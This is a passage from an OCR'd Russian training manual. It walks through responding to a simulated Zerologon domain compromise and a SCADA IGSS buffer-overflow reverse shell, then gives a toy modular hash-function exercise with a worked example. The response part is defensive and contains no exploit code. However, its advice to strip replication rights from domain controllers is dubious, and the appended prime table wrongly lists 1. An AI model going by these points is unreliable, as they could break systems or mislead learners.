


Рисунок 124 – Восстановленная главная страница сайта.

Перейдем к устранению второй уязвимости.

Система фиксирует событие, связанное с уязвимостью протокола аутентификации «Netlogon», и несанкционированное повышение привилегий. Это указано в названии правила. Событие представлено на рисунке 125, а подробное описание события на рисунке 126.




Рисунок 125 - Событие, указывающее на повышение привилегий и использование Zerologon.




Рисунок 126 – Подробное описание события.

Для того, чтобы убрать этого пользователя и тем самым закрыть доступ к контроллеру домена, необходимо зайти в программу Server Manager, перейти в вкладку «Tools», затем открыть раздел «Active Directory Users and Computers». Путь представлен на рисунке 127.




Рисунок 127 – Пользователи и компьютеры AD.

Для запрета репликации директорий необходимо отключить автоматическую репликацию для машинного аккаунта контроллера домена. Необходимо выбрать домен ampire.corp и расширить возможность настройки прав и разрешений.




Рисунок 128 – Настройки контроллера домена.

После этого необходимо нажать правой кнопкой мыши на домен еще раз и перейти в раздел «Properties». В этом разделе выбрать контроллер «ENTERPRISE DOMAIN CONTROLLERS» и отключить у него функцию «Replicating Directory Changes».




Рисунок 129 – Отключение разрешения на запрос репликации.

Данный вид атаки, как правило, включает в себя закрепление в системе путем создания учетной записи в AD. Необходимо найти и удалить учетную запись хакера. Процесс удаления показан на рисунке 130.




Рисунок 130 – Удаление учетной записи хакера.

Последний этап атаки на сеть - атака на АСУ ТП. За управление нефтяной системы компании отвечает ПО SCADA IGSS. Данная система развернута на узле 10.10.3.10. При получении доступа к контроллеру домена хакер получает доступ к любому узлу, входящему в домен. Проанализировав события IDS, можно заметить подозрительный трафик с внешнего адреса на адрес АСУ ТП. С точки зрения информационной безопасности это категорически не безопасно, потому как возможность удаленного подключения к АСУ ТП с внешнего IP открывает для злоумышленников огромный спектр возможностей для реализаций атак. Необходимо выяснить, почему это могло произойти.




Рисунок 131 – Подозрительный трафик, направленный на АСУТП.

Проанализировав журнал событий IGSS, можно заметить многократное использование команды ListAll, которая вызвала переполнение буфера, что

повлекло за собой удаленное исполнение кода, открывшего сессию с внешним IP для дальнейшего управления системой. Журнал событий хоста показан на рисунке 132.




Рисунок 132 – Многократное выполнение команды ListAll

Для закрытия удаленного доступа к узлу достаточно обеспечить бесперебойную работу Firewall, который был отключен, что может указывать на неверную настройку узла при его интеграции в сеть. Перед включением firewall необходимо проверить, оставил ли злоумышленник на узле reverse shell соединение. Для его обнаружения необходимо использовать команду **netstat –n –o.** Команда показана на рисунке 133.




Рисунок 133 – Журнал сетевых соединений АСУТП.

Чтобы закрыть данное соединение нужно выполнить команду taskkill /PID 760 /F. Команда показана на рисунке 134




Рисунок 134 – Закрытие reverse shell

После закрытия сетевого соединения с злоумышленником необходимо в срочном порядке включить firewall. Процесс включения показан на рисунках 135 и 136.




Рисунок 135 – Отключенный Firewall.




Рисунок 136 – Включение Firewall.

После включения Firewall сессия была прекращена, что говорит о закрытии возможности удаленного подключения к сегменту АСУ ТП. Это показано на рисунке 137.




Рисунок 137 – Разрыв удаленного соединения.

Задание № 8. Функция хеширования.

Цели работы: Найти хеш–образ своей Фамилии, используя хеш–функцию $H_i = (H_{i-1} + M_i)^2 \bmod n$, где n = pq, p, q – простые числа.

Пример выполнения задания

Хешируемое сообщение «ГЕРМАНОВ». Возьмем два простых числа p = 13, q = 19 (см. Приложение 1). Определим n = pq = 13*19 = 247. Вектор инициализации H_0 выберем равным восьми (выбираем случайным образом). Слово «ГЕРМАНОВ» можно представить последовательностью чисел (4, 6, 18, 14, 1, 15, 16, 3) по номерам букв в алфавите. Таким образом,

n=247, H_0=8, M_1=4, M_2=6, M_3=18, M_4=14, M_5=1, M_6=15, M_7=16, M_8=3.

Используя формулу (см. Приложение 2)

$$H_i = (H_{i-1} + M_i)^2 \bmod n,$$

получим хеш-образ сообщения «ГЕРМАНОВ»:

H_1	=	$(H_0+M_1)^2 \bmod n$	=	$(8 + 4)^2 \bmod 247$	=	$144 \bmod 247$	=	144
H_2	=	$(H_1+M_2)^2 \bmod n$	=	$(144 + 6)^2 \bmod 247$	=	$22500 \bmod 247$	=	23
H_3	=	$(H_2+M_3)^2 \bmod n$	=	$(23 + 18)^2 \bmod 247$	=	$1681 \bmod 247$	=	199
H_4	=	$(H_3+M_4)^2 \bmod n$	=	$(199 + 14)^2 \bmod 247$	=	$45369 \bmod 247$	=	168
H_5	=	$(H_4+M_5)^2 \bmod n$	=	$(168 + 1)^2 \bmod 247$	=	$28561 \bmod 247$	=	156
H_6	=	$(H_5+M_6)^2 \bmod n$	=	$(156 + 15)^2 \bmod 247$	=	$29241 \bmod 247$	=	95
H_7	=	$(H_6+M_7)^2 \bmod n$	=	$(95 + 16)^2 \bmod 247$	=	$12321 \bmod 247$	=	218
H_8	=	$(H_7+M_8)^2 \bmod n$	=	$(218 + 3)^2 \bmod 247$	=	$48841 \bmod 247$	=	182

В итоге получаем хеш-образ сообщения «ГЕРМАНОВ», равный 182.

Приложение 1

Таблица простых чисел

1	2	3	5	7
11	13	17	19	23
29	31	37	41	43
47	53	59	61	67
71	73	79	83	89
97	101	103	107	109
113	127	131	137	139
149	151	157	163	167
173	179	181	191	193
